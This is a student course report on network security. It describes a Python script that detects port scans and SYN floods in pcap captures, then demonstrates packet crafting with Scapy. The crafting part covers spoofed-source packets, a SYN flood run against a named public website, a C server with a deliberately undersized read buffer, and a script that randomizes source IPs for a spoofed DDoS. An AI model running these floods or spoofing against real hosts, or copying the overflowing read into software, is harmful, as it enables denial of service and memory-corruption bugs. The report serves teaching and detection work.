COMPUTER NETWORK SECURITY

Malformed Packets and Anomaly Detection

Ganesh K. 01FB15ECS104

Mohammad Salamuddin 01FB15ECS175

REPORT

Git Link: https://github.com/DarkFate13/TitaniumOrca

Abstract:

Explore forming Malformed packets and analyze their impact on some target and writing a script to analyze the same. Programmatically analyze trace data to detect port scanning activity

Objectives

Our goal is to do the following:

1. *Forming Malformed Packets*
   - Craft a TCP packet or set of TCP packets (using a tool or a piece of code) to send to a target.
   - Observe the target's response with a packet capturing tool or view the results of those packet attacks in the log files on the target.
2. *Anomaly Detection*
   - Programmatically analyze trace data to detect port scanning activity.
   - Observe the target's response with a packet capturing tool or view the results of those packet attacks in the log files on the target.
   - Develop a Python program that analyzes a PCAP file in order to detect possible port scans.

Approach:

Anomaly Detection:

The Python script is designed to read in pcap files and analyze for **port scans** and **DDOS attacks**.

Usage:

```
$ # python3 analyser.py <PATH_TO_FILE>
$ python3 analyser.py pcap/namp/nmap_standard_scan
```

Working:

The script aims at parsing pcap files and check for TCP packets. Then proceeds to check if it is a SYN packet.

```
syn_flag = ( tcp.flags & dpkt.tcp.TH_SYN ) != 0
ack_flag = ( tcp.flags & dpkt.tcp.TH_ACK ) != 0
```

We then keep track of SYN to ACK ratio per IP address.

We later check if it is a:

- DDos Attack by:

```
for ip, count in self.malicious_ip.items():
  if(count[0] > 3 * count[1]):
       # Add to attack list
```

- Port Scan by: **TYPE: TCP-HALF-OPEN**

```
  for ip in s.get_port_lists().keys():
       ports = self.port_list[ip]
       return len(ports) > 25
```

Results:

- pcap/portscan [CHECK REPO FOR FILE]

Parsing.... Malicious IP Addresses with their SYN Packet Counts:

IP Adress	Count
10.100.25.14	29

Do you wish to see the ports attacked/scanned? (y/n) :

IP Adress	Port
10.100.25.14	139
10.100.25.14	135
10.100.25.14	445
10.100.25.14	80
10.100.25.14	22
10.100.25.14	515
10.100.25.14	23
10.100.25.14	21
10.100.25.14	6000
10.100.25.14	1025
10.100.25.14	25
10.100.25.14	111
10.100.25.14	1028
10.100.25.14	9100
10.100.25.14	1029
10.100.25.14	79
10.100.25.14	497
10.100.25.14	548
10.100.25.14	5000
10.100.25.14	1917
10.100.25.14	53
10.100.25.14	161
10.100.25.14	9001
10.100.25.14	65535

10.100.25.14	443
10.100.25.14	113
10.100.25.14	993
10.100.25.14	8080
10.100.25.14	2869

Do you wish to see if it was a port scan? (y/n): IP: 10.100.25.14 : True

- As we can see the parsed pcap file has shown us the IP and the respective ports that were checked.
- These tabulated results are all caused by TCP-Half-open packets with only SYN flag set in an attempt to see if a port was open by waiting for a SYN-ACK response.
- Thus, we have identified a potential Port scanning activity.

Forming Malformed Packets:

`Packet Crafting:`

Crafting, by definition, means to make or create something skillfully. As we know, all the vulnerability assessment tools used by network administrators to test the security of their networks are both a blessing and a curse. This is because the same set of tools can also be used by evil hackers to find vulnerabilities and then exploit those to their benefit. Packet crafting, too, is not an exception to this rule, and since it is a technically advanced yet complex type of vulnerability exploitation, it is difficult to detect and diagnose.

SOURCE: http://opensourceforu.com/2012/05/cyber-attacks-explained-packet-crafting/



Figure 1. A basic Ethernet and TCP/IP packet

Packet crafting techniques:

- Ping fragmentation
- Packet flag manipulation
- Packet duplication
- Protocol manipulation
- Half open packets

We will be mainly focusing on packet flag manipulation and half open packets. The steps are:

Step 1: Lay of the land

We test firewalls response to malformed packets:



Figure 2. Firewall drops

```
----------#code-------------
>>> ip = IP(src = "10.10.10.2",dst = "www.geeksforgeeks.org")
>>> tcp = TCP(dport=80,sport=1500,flags="A",seq=111)
>>> p = ip/tcp
>>> ans = sr1(p)
```

analysis: packet with a false source IP address and with ACK field bit set is dropped by the fire wall.

Step 2: setting the reset R

By setting the reset R flags we confuse the server. (firewall should drop it)



Figure 3. RST Flag packets

```
----------#code-------------
>>> p.payload.flags = "R"
>>> ans = sr1(p)
```

analysis: incoming packet with RESET flag set is dropped by the firewall.

Step 3: The DoS Attack

Procedure:

- First step towards DOS attack is we created a SYN packet to send to the target on specific ports.The response with SYN-ACT will tell us which all ports are listening.

```
>>> packet =
IP(dst="www.slavehack.com")/TCP(sport=1500,dport=[20,21,22,25,80
,443,444],flags="S")
```

- We then do the SYN flood using 'srloop' function.The srloop function sends p crafted packets at intervals of 0.1 seconds. The results of srloop are collected in ans (for answered packets) and unans (for unanswered packets).

```
----------#code-------------
>>> ans,unans=srloop(p,inter=0.1,retry=2,timeout=4)
>>> ip = IP(dst="www.slavehack.com")
>>> tcp = TCP(sport=1500,dport=25)
>>> p = ip/tcp
>>> # the attack!!!
>>> ans,unans=srloop(p,inter=0.1,retry=2,timeout=4)
```



Figure 4. DOS attack on server

analysis: server stops accepting SYN connections as shown in the screenshot (*Figure 4*), thus resulting in denial of service.

More about DOS attack.

- Client sends a TCP SYN (S flag) packet to begin a connection to the server. The target server replies with a TCP SYN-ACK (SA flag) packet, but the client does not respond to the SYN-ACK, leaving the TCP connection “half-open”.

- In normal operation, the client should send an ACK (a flag) packet followed by the data to be transferred, or an RST reply to reset the connection. On the target server, the connection is kept open, in a “SYN_RECV” state, as the ACK packet may have been lost due to network problems.

How we malformed/crafted the packet?
steps involved in packet crafting.

- *Packet Assembly*: Creating a new network packet or capture a packet going over the wire and edit the information as per requirement.
- *Packet Editing*: Editing the content of an existing packet
- *Packet Re/Play*: Send/Resend a packet in a network
- *Packet decoding*: Decode and analyze the content of the packet

There are many packet crafting tools available for free such as Hping, Scapy, Ostinato, Netcat etc. For our purpose we have used Scapy.

Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. Scapy can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery.

Our Other Experiments:

1. Malformed Payload for a buffer overflow attack:

Please see [TitaniumOrca/exploit]

Here a C server is spawned:

```
void run_python() {
      while (1) {

            int new_socket = sock_create();
            printf("Created Socket\n");
            char line[10] = {0};
            int valread = read(new_socket , line, 10000);
            printf("%s\n", line);
            // printf("Hello message sent\n");

    }
}
```

In client, *client.py,* we establish a connection and send more data than buffer can handle, (later we can do it by malforming the packet using *creater.py*). **But the read function smartly truncates the remaining part and prevents an overflow.**

2. Creating a DDoS attack by spoofing: *creater.py*

```
for i in range(100):
      for pkt in pkts:
            pkt[IP].src= "192.168.0.{}".format(random.randint(2,
100))
            wrpcap('try.pcap', pkt, append = True)
```

Here pkts is an existing pcap file (see *creater.py*). We can then send this to a source using scapy.

Acknowledgement:

- This project is developed as part of assignment for Computer Networks Security.
- We would like to thank our professors, Dr. Alka Agrawal and Prof. Amulya G

References:

3. Packet-crafting: http://opensourceforu.com/2012/05/cyber-attacks-explained-packet-crafting
4. Download Scapy: http://www.secdev.org/projects/scapy/
5. Scapy tutorials:
    a. https://www.youtube.com/watch?v=dyP_CEeIQ-A
    b. https://www.youtube.com/watch?v=KzeD3GCZGdI
6. DOS attack: http://opensourceforu.com/2011/10/syn-flooding-using-scapy-and-prevention-using-iptables/
7. DPKT: https://pypi.python.org/pypi/dpkt
8. Documentation:
    a. https://dpkt.readthedocs.io/en/latest/examples.html
    b. https://dpkt.readthedocs.io/en/latest/
9. Parsing: https://jon.oberheide.org/blog/2008/10/15/dpkt-tutorial-2-parsing-a-pcap-file/
10. TCP details: http://www.commercialventvac.com/dpkt.html#mozTocId761132